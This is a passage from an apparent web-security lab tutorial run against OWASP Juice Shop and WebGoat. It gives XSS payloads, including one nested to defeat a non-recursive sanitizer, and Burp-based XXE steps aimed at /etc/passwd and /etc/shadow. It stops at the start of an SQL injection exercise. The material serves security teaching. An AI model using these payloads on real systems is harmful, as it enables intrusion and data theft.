
Perform a persistent XSS attack with `<script>alert("XSS2")</script>` bypassing a client-side security mechanism."


Add a new user with a **POST** to **/api/Users** and alter the transaction sending the following


```
{"email": "<script>alert(\"XSS\")</script>", "password":""}
```

...as a JSON object. You will need to use Burp or the OWASP Zed Attack Proxy for this scenario.

I am demonstrating the attack using Burp below.








Well, **Omar really sucks,** since he just gave you the incorrect syntax to get credit in Juice-shop ;-). In the real world, you can put anything you want in the “alert”. However, in this case Juice-shop is looking for “XSS” specifically.

After sending this to the web application (Juice-shop




There are thousands of ways that you can obfuscate your attacks to bypass many security mechanisms, web application firewalls (WAFs), and protections provided by different


frameworks. I have hundreds of examples at the GitHub repository that can be accessed at: https://h4cker.org/github

The following is another example where you can bypass some of these security protections. In Juice-shop a legacy library (sanitize-html 1.4.2) is used on the server that is responsible for sanitizing. The version used is vulnerable to masking attacks because no recursive sanitizing takes place. Find a place where you can obfuscate your XSS attack and bypass that protection:

```
<<script>alert("XSS")</script>script>alert("XSS")<</script>/script>
```

The "Contact Us" form is vulnerable!





Exercise 4: Exploiting XXE Vulnerabilities

An XML External Entity attack is a type of attack against an application that parses XML input.

- This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser.
- This attack may lead to the disclosure of confidential data, denial of service, server side request forgery, port scanning from the perspective of the machine where the parser is located, and other system impacts. Attacks can include disclosing local files, which may contain sensitive data such as passwords or private user data, using file: schemes or relative paths in the system identifier.
- Since the attack occurs relative to the application processing the XML document, an attacker may use this trusted application to pivot to other internal systems, possibly disclosing other internal content via http(s) requests or launching a CSRF attack to any unprotected internal services.
- In some situations, an XML processor library that is vulnerable to client-side memory corruption issues may be exploited by dereferencing a malicious URI, possibly allowing arbitrary code execution under the application account.
- Other attacks can access local resources that may not stop returning data, possibly impacting application availability if too many threads or processes are not released.


1. Access WebGoat using your browser (http://127.0.0.1:8881/WebGoat).

2. Register a new user (username: *testuser* and password: *testing*).


3. Navigate to **Injection Flaws > XXE**.

4. Feel free to read the explanation of XXE (which I copied and pasted above) from WebGoat.

5. Then navigate to the WebGoat **Step 3**, as shown in the following figure.




6. Launch Burp and make sure that **Intercept is on**. Make sure that your browser proxy settings are set correctly.




7. Go back to **WebGoat** and enter a comment in the web form (any text) and click **Submit**.

8. Go back to **Burp** and you will see the **HTTP POST message** shown below:

9. Let's modify that message and type our own XML "code".



10. **Forward** the **POST** to the web server. This should cause the application to show a list of files after the comment "OMAR_WAS_HERE", as shown below (of course, use whatever text you want in your own example):



11. Now, in your own, try to list the contents of the `/etc/passwd` file using a similar approach.

12. Try to access the contents of the `/etc/shadow` file. Were you successful? If not, why?

Exercise 5: SQL Injection

SQL injection (SQLi) vulnerabilities can be catastrophic because they can allow an attacker to view, insert, delete, or modify records in a database. In an SQL injection attack, the attacker inserts, or injects, partial or complete SQL queries via the web application. The attacker injects SQL commands into input fields in an application or a URL in order to execute predefined SQL commands.

A Brief Introduction to SQL

As you may know, the following are some of the most common SQL statements (commands):

- SELECT: Used to obtain data from a database
- UPDATE: Used to update data in a database
- DELETE: Used to delete data from a database
- INSERT INTO: Used to insert new data into a database
- CREATE DATABASE: Used to create a new database
- ALTER DATABASE: Used to modify a database

    - CREATE TABLE: Used to create a new table
- ALTER TABLE: Used to modify a table
- DROP TABLE: Used to delete a table
- CREATE INDEX: Used to create an index or a search key element
- DROP INDEX: Used to delete an index

Typically, SQL statements and divided into the following categories:


- Data definition language (DDL) statements
- Data manipulation language (DML) statements
- Transaction control statements
- Session control statements
- System control statements
- Embedded SQL statements


Exercise 5a: A Simple Example of SQL Injection

1. Navigate to WebGoat (container running on port 8881). For instance, **https://10.6.6.104:8881/WebGoat** (your IP address will be different).


WebGoat is another amazing OWASP Project!
https://owasp.org/www-project-webgoat/

2. First, register a new user:





3. Navigate to **(A1) Injection > SQL Injection (intro).**

